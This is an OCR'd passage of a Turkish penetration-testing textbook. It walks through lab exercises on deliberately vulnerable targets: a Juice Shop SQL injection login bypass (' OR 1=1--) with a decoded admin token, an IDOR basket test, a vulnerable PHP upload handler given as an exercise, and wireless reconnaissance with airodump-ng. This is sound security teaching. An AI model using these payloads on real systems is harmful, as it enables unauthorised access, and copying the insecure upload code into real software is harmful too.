
9. Adım: Değerlendirmenizi verilenle karşılaştırınız.

DEĞERLENDİRME: Burp Suite üzerinde yakalanan HTTP isteği incelendiğinde istemciden sunucuya gönderilen login talebinin **POST /rest/user/login** endpointi üzerinden gerçekleştirildiği gözlemlenmiştir. Bu durum, uygulamanın kimlik doğrulama işlemlerini REST API üzerinden yürüttüğünü göstermektedir.

İstek içeriğinde gönderilen verilerin **JSON formatında** iletildiği ve kullanıcı bilgilerinin açık bir şekilde "**email**" ve "**password**" parametreleri içerisinde taşındığı analiz edilmiştir. Ayrıca header kısmında yer alan **Content-Type: application/json** ifadesi, veri formatını doğrulamaktadır. Bu yapı, sızma testi açısından kritik bir test yüzeyi oluşturmaktadır. Özellikle bu parametreler üzerinde yapılacak manipülasyonlar ile **SQL Injection, authentication bypass ve input validation zafiyetleri** test edilebilir. Bununla birlikte API tabanlı yapıların genellikle istemci tarafı kontrollerine daha az bağımlı olması nedeniyle doğrudan request üzerinden yapılacak müdahaleler daha etkili sonuçlar verebilir.


10. Adım: Burp Suite üzerinde yakalanan login isteğini daha kontrollü bir şekilde analiz edebilmek amacıyla ilgili requesti **sağ tıklayarak Send to Repeater** seçeneği ile Repeater sekmesine gönderiniz ve **Repeater** sekmesine geçiş yaparak burada isteğin detaylarını inceleyiniz.

11. Adım: Login isteği üzerinde kimlik doğrulama mekanizmasını test etmek amacıyla parametreler üzerinde SQL Injection payloadı uygulayınız. Bu kapsamda request içerisinde yer alan **email** ve **password** parametrelerini **"password": "123" "email": " ' OR 1=1--"** şeklinde değiştirerek **send** butonuna basınız (Görsel 3.61).



Görsel 3.61: Repeater sekmesinde inceleme

12. Adım: Repeater üzerinde SQL Injection payloadı içeren request gönderildikten sonra sunucudan dönen responseu inceleyiniz ve response sonucunu değerlendiriniz (Görsel 3.62).



Görsel 3.62: Response ekranı

13. Adım: Değerlendirmenizi verilenle karşılaştırınız.


DEĞERLENDİRME: Response bölümünde **HTTP/1.1 200 OK** durum kodunun döndüğü görülmektedir. Bu durum, isteğin sunucu tarafından başarılı bir şekilde işlendiğini göstermektedir.

Response içeriği analiz edildiğinde sunucunun **"authentication"** nesnesi altında bir **token (JWT)** ürettiği ve kullanıcıya ait bilgileri (örneğin **"email": "admin@juice-sh.op"** gibi) döndürdüğü görülmektedir. Bu durum, geçerli kullanıcı bilgileri girilmeden sisteme erişim sağlandığını göstermektedir.

Gönderilen SQL Injection payloadı, kimlik doğrulama mekanizmasını **bypass** etmektedir. Bu zafiyet, uygulamanın kullanıcı girdilerini yeterince filtrelemediğini ve veritabanı sorgularının manipüle edilebildiğini göstermektedir. Elde edilen bu bulgu, sistem üzerinde kritik seviyede bir **SQL Injection zafiyeti** bulunduğunu ve yetkisiz erişim sağlanabildiğini ortaya koymaktadır.

14. Adım: SQL Injection testi sonucunda başarılı bir response alındıktan sonra Burp Suite üzerinde gerçekleştirilen paket analizini sonlandırınız [Bunun için **Intercept özelliğini kapatarak (Intercept is off)** normal trafik akışına geri dönünüz.].

15. Adım: Tarayıcıya geçiş yapıp web uygulamasını yeniden yükleyiniz (Refresh ediniz.). Uygulama arayüzünü incelediğinizde herhangi bir ek kimlik bilgisi girilmeden kullanıcı oturumunun aktif hâle geldiğini ve sistemin sizi yetkili bir kullanıcı olarak tanımladığını gözlemleyiniz (Görsel 3.63).



Görsel 3.63: Admin ekranı

16. Adım: Kullanıcı bilgileri, hesap detayları veya yönetimsel erişimlerin görüntülenmesi durumunda **admin yetkilerinin elde edildiğini** doğrulayınız.

17. Adım: Response paketinde elde edilen JWT (JSON Web Token) değerini, çevrim içi JWT çözümleme araçları kullanarak **decode** ediniz ve içerdiği veri yapısını analiz ettiğinizde kullanıcıya ait e-posta bilgisinin elde edildiğini ve parola bilgisinin hashlenmiş şekilde bulunduğunu gözlemleyiniz (Görsel 3.64).


```
{
  "status": "success",
  "data": {
    "id": 1,
    "username": "",
    "email": "admin@juice-sh.op",
    "password": "0192023a7bbd73250516f069df18b500",
    "role": "admin",
    "deluxeToken": "",
    "lastLoginIp": "192.168.1.100",
    "profileImage": "assets/public/images/uploads/defaultAdmin.png",
    "totpSecret": "",
    "isActive": true,
    "createdAt": "2026-03-27 20:32:53.185 +00:00",
    "updatedAt": "2026-03-27 20:58:43.969 +00:00",
    "deletedAt": null
  },
  "iat": 1774646359
}
```


Görsel 3.64: Decode edilmiş token


5. Uygulama

Meyve suyu satışı web uygulaması üzerinde **IDOR (Insecure Direct Object Reference)** zafiyeti bulunup bulunmadığını adımları takip ederek test ediniz.

1. Adım: Burp Suite üzerinde **Intercept** özelliğini aktif hâle getirdikten sonra web uygulaması üzerinde kullanıcı işlemleri gerçekleştiriniz (Örneğin sepete ürün ekleme veya görüntüleme işlemleri yapınız.) ve bu işlemler sırasında gönderilen HTTP isteklerinin Burp Suite tarafından yakalandığını gözlemleyiniz.

2. Adım: Yakalanan istekler içerisinde **GET /rest/basket/1** endpointine yapılan isteği tespit ediniz. Bu endpointin kullanıcıya ait sepet bilgilerini getirdiğini değerlendiriniz.


3. Adım: URL içerisinde yer alan **/1** ifadesinin doğrudan bir nesne referansı (ID) olduğunu tespit ediniz (Görsel 3.65).



Görsel 3.65: Request paket analizi

4. Adım: Yakalanan requesti Burp Suite üzerinde **Repeater** sekmesine gönderiniz.

5. Adım: Repeater üzerinde request içerisindeki endpointi **GET /rest/basket/2 HTTP/1.1** şeklinde değiştiriniz ve **send** butonuna basarak sonucu değerlendiriniz (Görsel 3.66).



Görsel 3.66: Response paketi

6. Adım: Değerlendirmenizi verilenle karşılaştırınız.

DEĞERLENDİRME: Response içerisinde **"userId":** 2 gibi farklı bir kullanıcıya ait verilerin döndüğünü gözlemlenir. Bu durum, uygulamanın kullanıcı yetkilendirmesi yapmadan yalnızca ID değerine göre veri döndürdüğünü göstermektedir. Yapılan bu test sonucunda sadece URL üzerindeki ID değerinin değiştirilmesi ile farklı bir kullanıcıya ait verilere erişim sağlanabildiği görülmektedir. Bu durum, uygulamada **IDOR zafiyeti** bulunduğunu açıkça göstermektedir. Sistem, gelen isteğin yetkili kullanıcıya ait olup olmadığını kontrol etmeden veri döndürmektedir.

Sıra Sizde

Görsel 3.67'de verilen PHP kodu, bir web uygulamasında kullanıcıların dosya yüklemesine izin veren bir yapıyı göstermektedir. Verilen kodu inceleyiniz ve aşağıda istenenleri yapınız.

- Dosya yükleme sürecinde yapılan kontrolleri analiz ediniz.
- Kod içerisinde bulunan güvenlik zafiyetlerini tespit ediniz.
- Bu zafiyetlerin hangi saldırı türlerine yol açabileceğini açıklayınız.
- Saldırganın bu zafiyeti nasıl istismar edebileceğini adım adım değerlendiriniz.

```php
<?php

if( isset( $_POST[ 'Yukle' ] ) ) {
    // Dosyanın kaydedileceği hedef dizin
    $hedef_yol  = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
    $hedef_yol .= basename( $_FILES[ 'yuklenen_dosya' ][ 'name' ] );

    // Dosya bilgileri
    $dosya_adi  = $_FILES[ 'yuklenen_dosya' ][ 'name' ];
    $dosya_turu = $_FILES[ 'yuklenen_dosya' ][ 'type' ];
    $dosya_boyutu = $_FILES[ 'yuklenen_dosya' ][ 'size' ];

    // Dosya bir resim mi?
    if( ( $dosya_turu == "image/jpeg" || $dosya_turu == "image/png" ) &&
        ( $dosya_boyutu < 100000 ) ) {

        // Dosya yükleme dizinine taşınabiliyor mu?
        if( !move_uploaded_file( $_FILES[ 'yuklenen_dosya' ][ 'tmp_name' ], $hedef_yol ) ) {
            // Hayır
            $html .= '<pre>Resminiz yüklenemedi.</pre>';
        }
        else {
            // Evet
            $html .= "<pre>{$hedef_yol} başarıyla yüklendi!</pre>";
        }
    }
    else {
        // Geçersiz dosya
        $html .= '<pre>Resminiz yüklenemedi. Yalnızca JPEG veya PNG türündeki görseller kabul edilmektedir.</pre>';
    }
}

?>
```

Görsel 3.67: Zafiyet içeren kod

Sıra Sizde

Zafiyet içeren bir web uygulamasında kapsamlı bir sızma testi gerçekleştirmeniz istenmektedir. Bu kapsamda şu zafiyet türlerini test ediniz:

- SQL Injection
- XSS (Reflected, Stored, DOM)
- Command Injection
- File Inclusion (LFI/RFI)
- File Upload zafiyetleri
- CSRF (Cross-Site Request Forgery)
- Brute Force (Zayıf parola testleri)
- Authentication Bypass
- IDOR (Insecure Direct Object Reference)
- Security Misconfiguration

Her bir zafiyet için uygun payloadları kullanarak test ediniz, zafiyetin istismar edilip edilemediğini doğrulayınız ve elde ettiğiniz sonuçları değerlendiriniz.

Değerlendirme: Çalışmanız EK-1'de yer alan kontrol listesi kullanılarak değerlendirilecektir. Çalışmanızı yaparken değerlendirme ölçütlerini dikkate alınız.

3.1.3. Kablosuz Ağ Sızma Testi Uygulamaları

Kablosuz ağ teknolojileri, bugün kurumların ve bireylerin iletişim altyapısının önemli bir parçası hâline gelmiştir. Ofis ortamlarından kamu alanlarına, ev kullanıcılarından endüstriyel sistemlere kadar geniş bir kullanım alanına sahip olan kablosuz ağlar; sağladığı esneklik ve erişilebilirlik sayesinde tercih edilir ancak bu teknolojiler, doğası gereği fiziksel sınırların ötesine taşan sinyaller üzerinden çalıştığı için siber saldırganlar açısından cazip hedefler arasında yer alır.

Kablosuz ağlarda karşılaşılan güvenlik riskleri çoğu zaman zayıf şifreleme yöntemleri, hatalı yapılandırmalar, varsayılan ayarların değiştirilmemesi, kullanıcı hataları gibi nedenlerden kaynaklanır. Bu tür zafiyetler; yetkisiz kişilerin ağa bağlanmasına, ağ trafiğinin izlenmesine, veri manipülasyonuna ve hatta iç ağ kaynaklarına erişim sağlanmasına neden olabilir. Özellikle ortak kullanım alanlarında kurulan ağlar, gerekli güvenlik önlemleri alınmadığında ciddi riskler barındırır. **Kablosuz ağ sızma testleri (Wireless penetration testing)**, bu risklerin ortaya çıkarılması ve güvenlik seviyesinin değerlendirilmesi amacıyla gerçekleştirilen sistematik ve kontrollü test sürecidir. Bu testlerde amaç, gerçek bir saldırganın bakış açısıyla hareket ederek ağ üzerindeki zayıf noktaları tespit etmek ve bu zafiyetlerin ne ölçüde istismar edilebileceğini belirlemektir.

Kablosuz ağ sızma testleri kapsamında erişim noktalarının (Access Point) tespiti, gizli ağların tespiti, kullanılan şifreleme türlerinin analizi, kimlik doğrulama mekanizmalarının incelenmesi, ağ trafiğinin gözlemlenmesi gibi adımlar uygulanır. Bunun yanı sıra sahte erişim noktası (Evil Twin) oluşturma, parola kırma denemeleri ve istemci cihazlara yönelik saldırı senaryoları da test sürecine dâhil edilebilir.

Test sürecinde öncelikle hedef kablosuz ağ ortamı analiz edilerek aktif cihazlar ve yayın yapan ağlar belirlenir. Ardından ağın güvenlik yapılandırması detaylı şekilde incelenir, potansiyel zafiyetler ortaya çıkarılır ve gerekli durumlarda kontrollü saldırı senaryoları uygulanır. Özellikle WPA/WPA2 yapılandırmaları, parola karmaşıklığı, MAC filtreleme mekanizmaları ve istemci davranışları dikkatle değerlendirilir.

Kablosuz Ağ Sızma Testi Uygulamalarında Kullanılan Metodolojiler

Kablosuz ağ sızma testi uygulamaları da diğer sızma test türlerinde olduğu gibi belirli metodolojiler çerçevesinde gerçekleştirilir. Bu metodolojiler; test sürecinin planlı, sistematik ve tekrar edilebilir olmasını sağlayarak elde edilen bulguların güvenilirliğini artırır. Aynı zamanda testlerin belirli bir standarda uygun şekilde yürütülmesine imkân tanır.

Kablosuz ağ güvenliği alanında en yaygın kullanılan yaklaşımlar arasında OWASP tarafından sunulan genel güvenlik prensipleri ile birlikte NIST, PTES gibi çerçeveler yer alır. Bu kaynaklar, kablosuz ağların değerlendirilmesi sürecinde izlenmesi gereken adımlar ve dikkat edilmesi gereken güvenlik kontrolleri açısından önemli rehberler sunar. Bu metodolojilere göre kablosuz ağ sızma testleri; keşif (reconnaissance), ağların tespiti, güvenlik yapılandırmalarının analizi, kimlik doğrulama mekanizmalarının incelenmesi, istemci taraflı saldırı senaryolarının değerlendirilmesi gibi aşamalar üzerinden gerçekleştirilir. Sürecin ilk adımında çevredeki kablosuz ağlar, erişim noktaları ve bağlı istemciler belirlenir. Ardından kullanılan şifreleme türleri (WEP, WPA, WPA2, WPA3), parola politikaları ve ek güvenlik önlemleri analiz edilir. Devam eden aşamalarda; yetkisiz erişim denemeleri, parola kırma testleri, sahte erişim noktası (Evil Twin) senaryoları, ağ trafiği dinleme (sniffing) gibi kontrollü testler uygulanır. Ayrıca istemci cihazların zayıf davranışları ve otomatik bağlantı özellikleri de değerlendirilerek olası saldırı yüzeyleri ortaya çıkarılır. Bu yaklaşım, kablosuz ağlarda en sık karşılaşılan güvenlik açıklarının sistematik bir şekilde tespit edilmesini sağlar.

Kablosuz Ağ Sızma Testlerinde Test Edilen Açıklıklar ve Saldırılar

Kablosuz ağ sızma testlerinde amaç yalnızca ağa yetkisiz erişim sağlamak değil bu erişimin hangi güvenlik zafiyetlerinden kaynaklandığını ortaya koymaktır. Bu süreçte hem kablosuz iletişim altyapısındaki yapılandırma hataları hem de kimlik doğrulama, şifreleme ve ağ erişim kontrol mekanizmalarındaki eksiklikler detaylı olarak incelenir.

Kablosuz ağlar; erişim noktaları (Access Point), istemci cihazlar ve hava ortamı üzerinden gerçekleşen veri iletimi nedeniyle farklı saldırı türlerine açık olabilir. Özellikle kablosuz sinyallerin fiziksel sınırlar dışında da erişilebilir olması, bu ağları dış tehditlere karşı daha savunmasız hâle getirir. Bu nedenle test sürecinde hem erişim noktalarının yapılandırması hem de istemci cihazların ağa bağlanma davranışları birlikte değerlendirilir.

Test edilen başlıca zafiyet türleri ve bu zafiyetlere karşı gerçekleştirilen saldırılar Tablo 3.4'te gösterilmektedir.

Tablo 3.4: Kablosuz Ağ Sızma Testlerinde Açıklıklar, Saldırılar ve Saldırı Türleri

Açıklık Türü	Test Edilen Durumlar	Uygulanan Saldırılar	Saldırı Türü (Kategori)
Zayıf Şifreleme ve Protokol Zafiyetleri	WEP kullanımı, zayıf WPA/WPA2 yapılandırması, WPA3 eksikliği	WEP cracking, WPA handshake capture, dictionary attack	Şifre kırma saldırıları (Cryptographic attacks)
Kimlik Doğrulama Zafiyetleri	Zayıf parola, varsayılan şifreler, brute-force koruması olmaması	Brute-force, dictionary attack, password cracking	Kimlik doğrulama saldırıları (Authentication attacks)
Yetkisiz Erişim Zafiyetleri	MAC filtreleme eksikliği, açık ağlar, gizli SSID yanlış kullanımı	Unauthorized access, MAC spoofing	Yetkisiz erişim (Unauthorized access)
Erişim Noktası (Access Point) Zafiyetleri	Varsayılan ayarlar, zayıf yönetim arayüzü güvenliği	Rogue AP, Evil Twin attack	Erişim noktası saldırıları (AP attacks)
İstemci Taraflı Zafiyetler	Otomatik bağlantı, güvenilmeyen ağlara bağlanma	Evil Twin, karma ağ saldırıları	İstemci hedefli saldırılar (Client-side attacks)
Ağ Trafiği Güvenliği Zafiyetleri	Şifrelenmemiş veri iletimi, zayıf şifreleme	Packet sniffing, MitM	Trafik analizi saldırıları (Sniffing/MitM)
Servis Dışı Bırakma (DoS) Zafiyetleri	Ağda koruma mekanizması eksikliği	Deauthentication attack, disassociation attack	Hizmet engelleme saldırıları (DoS attacks)
Ağ Yapılandırma Hataları	Varsayılan SSID, kanal çakışmaları, yanlış konfigürasyon	Network misconfiguration exploit	Yapılandırma zafiyetleri
Gizli Ağ (Hidden SSID) Yanılgısı	SSID gizleme ile güvenlik sağlandığı düşüncesi	SSID discovery, passive sniffing	Bilgi toplama (Information gathering)
Gelişmiş Kimlik Doğrulama Zafiyetleri (802.1X vb.)	Sertifika doğrulama eksikliği, yanlış yapılandırma	EAP attack, credential harvesting	Kurumsal ağ saldırıları (Enterprise attacks)

Kablosuz ağ sızma testi araçları ile ağ keşfi, paket analizi, parola kırma, saldırı simülasyonu gibi farklı aşamalarda kullanılabilir. Tablo 3.5'te kullanım şekilleri açıklanan ve açık kaynak olarak sunulan birçok araç hem eğitim ortamlarında hem de sızma testi senaryolarında yaygın olarak tercih edilir ve sürekli güncellenmeleri sayesinde güncel tehditlerin tespitlerine karşı sızma testlerinde etkin çözümler sunarlar.

Tablo 3.5: Kablosuz Ağ Sızma Testi Açık Kaynak Araçları ve Kullanım Amaçları

Araç Adı	Kullanıldığı Test Aşaması	Kullanım Amacı	Temel Kullanım Şekli
Kismet	Ağ Keşfi (Reconnaissance)	Ortamdaki kablosuz ağları ve bağlı istemcileri pasif olarak tespit etmek	Monitor modda çalışan kablosuz adaptör ile çevredeki ağlar dinlenir ve SSID bilgileri elde edilir.
Aircrack-ng	Ağ Keşfi / Parola Kırma	Kablosuz ağları analiz etmek ve WPA/WPA2 şifrelerini test etmek	Airodump ile handshake yakalanır, ardından Aircrack ile parola kırma işlemi uygulanır.
Wireshark	Paket Analizi	Ağ trafiğini analiz etmek ve veri paketlerini incelemek	Monitor modda yakalanan paketler filtrelenerek detaylı analiz edilir.
tcpdump	Paket Analizi	Komut satırından trafik yakalama ve kayıt alma	Belirli arayüz ve filtrelerle paketler yakalanır ve .pcap dosyasına kaydedilir.

Kablosuz ağ sızma testlerinde el sıkışma (handshake) süreci, ağ güvenliğinin değerlendirilmesinde kritik bir aşamayı temsil eder. WPA/WPA2 protokollerinde kimlik doğrulama sırasında gerçekleşen bu süreç, ağ ile istemci arasında güvenli iletişimin kurulmasını sağlar. Sızma testi perspektifinden bakıldığında ise bu aşama, ağın parola güvenliğinin test edilmesi açısından önemli bir fırsat sunar. Test sırasında sızma testi uzmanı, ağ trafiğini izleyerek el sıkışma paketlerini yakalamayı hedefler. Özellikle istemcinin ağa yeniden bağlanmasının sağlandığı senaryolarda bu paketler elde edilebilir ve ardından parola kırma teknikleri uygulanarak ağın dayanıklılığı analiz edilir.

Bu nedenle el sıkışma sürecinin doğru anlaşılması ve kontrollü şekilde test edilmesi, kablosuz ağ güvenliğinin sağlanmasında önemli bir adımdır.

WPA3 şifreleme, handshake tabanlı off-line saldırıları engelleyen, her oturum için benzersiz anahtar üreten ve kimlik doğrulama sürecini daha güvenli hâle getiren yapısı sayesinde WPA2'ye kıyasla çok daha dayanıklı bir kablosuz ağ güvenlik protokolüdür (Görsel 3.68).



Görsel 3.68: WPA3 handshake

Not

Bu uygulamalarda zafiyet içeren kablosuz ağ ortamı, sanal makine üzerinde simüle edilmiştir. Kullanılan bu ortamda monitör modu destekleyen bir kablosuz ağ kartı kullanımı zorunlu değildir ancak gerçek sızma testi senaryolarında bu tür donanımsal gereksinimler önem arz eder. Gerçekleştirilen işlemler; kullanılan Linux dağıtımına, bağımlılıklara, ek uygulamalara ve kütüphane gereksinimlerine bağlı olarak farklılık gösterebilir. Bu nedenle uygulamaların kullanılan sistem ortamına uygun şekilde yapılandırılması ve organize edilmesi gerekmektedir.

6. Uygulama

Zafiyet içeren bir kablosuz ağ ortamında sızma testi gerçekleştirmeniz beklenmektedir. Bu kapsamda öncelikle 2.4 GHz ve 5 GHz bantlarını kapsayacak şekilde kablosuz ağ keşfi yaparak Wi-Fi global ağının hangi kanalda yayın yaptığını keşfediniz, ardından gizli (hidden) olarak yapılandırılmış kablosuz ağa ait SSID bilgisini ortaya çıkararak ağa erişim sağlayınız. Erişim sonrasında elde ettiğiniz bulgular doğrultusunda güvenlik zafiyetlerini analiz ediniz ve söz konusu kablosuz ağın daha güvenli hâle getirilmesine yönelik iyileştirme önerilerinizi detaylı şekilde raporlayınız.

1. Adım: Kablosuz ağ keşfi gerçekleştirmek amacıyla **airodump-ng wlan0mon** komutunu kullanınız ve elde edilen çıktılar üzerinden dinlemek istediğiniz hedef ağa ait BSSID ve kanal (CH) bilgilerini inceleyerek değerlendirmenizi gerçekleştiriniz (Görsel 3.69).

```
user@WiFiChallengeLab: $ airodump-ng wlan0mon
 CH  5 ][ Elapsed: 24 s ][ 2026-04-04 16:01

 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 F0:9F:C2:71:22:12  -28       15        0    0   6   54   WPA2 CCMP   PSK  wifi-mobile

 F0:9F:C2:71:22:10  -28       15        0    0   6   54   OPN              wifi-guest

 82:6D:A1:9C:41:69  -28       15        0    0   6   54   WPA2 CCMP   PSK  MiFibra-5-D6G3

 F0:9F:C2:11:0A:24  -28       15        0    0  11   54e  WPA3 CCMP   SAE  wifi-management

 02:28:7E:80:84:49  -28       15        0    0  11   54   WPA2 CCMP   PSK  WIFI-JUAN

 F0:9F:C2:1A:CA:25  -28       15        2    0  11   54e  WPA3 CCMP   SAE  wifi-IT

 F0:9F:C2:6A:88:26  -28       15        0    0  11   54   OPN              <length:  9>

 CH 11 ][ Elapsed: 1 min ][ 2026-04-04 16:01

 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 F0:9F:C2:71:22:12  -28       44        2    0   6   54   WPA2 CCMP   PSK  wifi-mobile
 F0:9F:C2:71:22:10  -28       44        2    0   6   54   OPN              wifi-guest
 82:6D:A1:9C:41:69  -28       44        0    0   6   54   WPA2 CCMP   PSK  MiFibra-5-D6G3
 F0:9F:C2:11:0A:24  -28       43        0    0  11   54e  WPA3 CCMP   SAE  wifi-management
```

Görsel 3.69: Kablosuz ağ tarama sonuçları

2. Adım: Değerlendirmenizi verilenle karşılaştırınız.

